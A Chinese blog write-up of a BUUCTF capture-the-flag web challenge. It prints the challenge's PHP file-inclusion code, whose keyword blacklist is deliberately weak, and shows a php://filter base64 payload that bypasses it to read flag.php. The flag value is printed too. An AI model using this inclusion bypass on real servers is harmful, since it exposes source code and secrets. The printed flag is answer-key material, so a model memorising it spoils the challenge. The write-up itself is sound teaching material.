
[BUUCTF] 极客大挑战 Secret File writeup

原创

D3sT1ny622 于 2020-04-20 10:03:28 发布 246 收藏 1

分类专栏： CTF WP 文章标签： 安全

本文链接：https://blog.csdn.net/weixin_43919144/article/details/105627632



打开题目，没发现什么提示，应该是要找什么东西

F12查看源码，发现一个网址


根据提示我们进入了如下页面：

点击下方按钮发现跳转到了一个页面

猜测应该是要抓包，上

burpsuite

抓包后放入repeater Go一下得到又一个网址



得到一串代码

```
<html>
    <title>secret</title>
    <meta charset="UTF-8">
<?php
    highlight_file(__FILE__);
    error_reporting(0);
    $file=$_GET['file'];
    if(strstr($file,"../")||stristr($file, "tp")||stristr($file,"input")||stristr($file,"data")){
        echo "Oh no!";
        exit();
    }
    include($file);
//flag放在了flag.php里
?>
</html>
```

开始审计代码，发现并不复杂，如果file中匹配到了 "…/“或者 “tp"或者"input” 或者 “data” 的时候会输出 OH NO ，这些ban掉的符号和单词并没有包括"php”，所以我们可以用那个文件包含漏洞

`?file=php://filter/read=convert.base64-encode/resource=flag.php`

这样我们可以得到用base64加密的文本

tips：把这串字符串提取的时候可以用F12查看器中提取，不然字符串很长一直往右拖很不方便容易漏字符。

最终我们将这个字符串送去解密，获取flag

```
<p style="font-family:arial;color:red;font-size:20px;text-align:center;">
<?php
    echo "æ□□å°±å□¨è¿□é□□";
    $flag = 'flag{1d8231f9-2ab2-4123-ba58-f817c4350eb4}';
    $secret = 'jiAng_Luyuan_w4nts_a_g1rIfri3nd'
?>
```

ps：若有不足之处，欢迎大家斧正交流，感谢观看！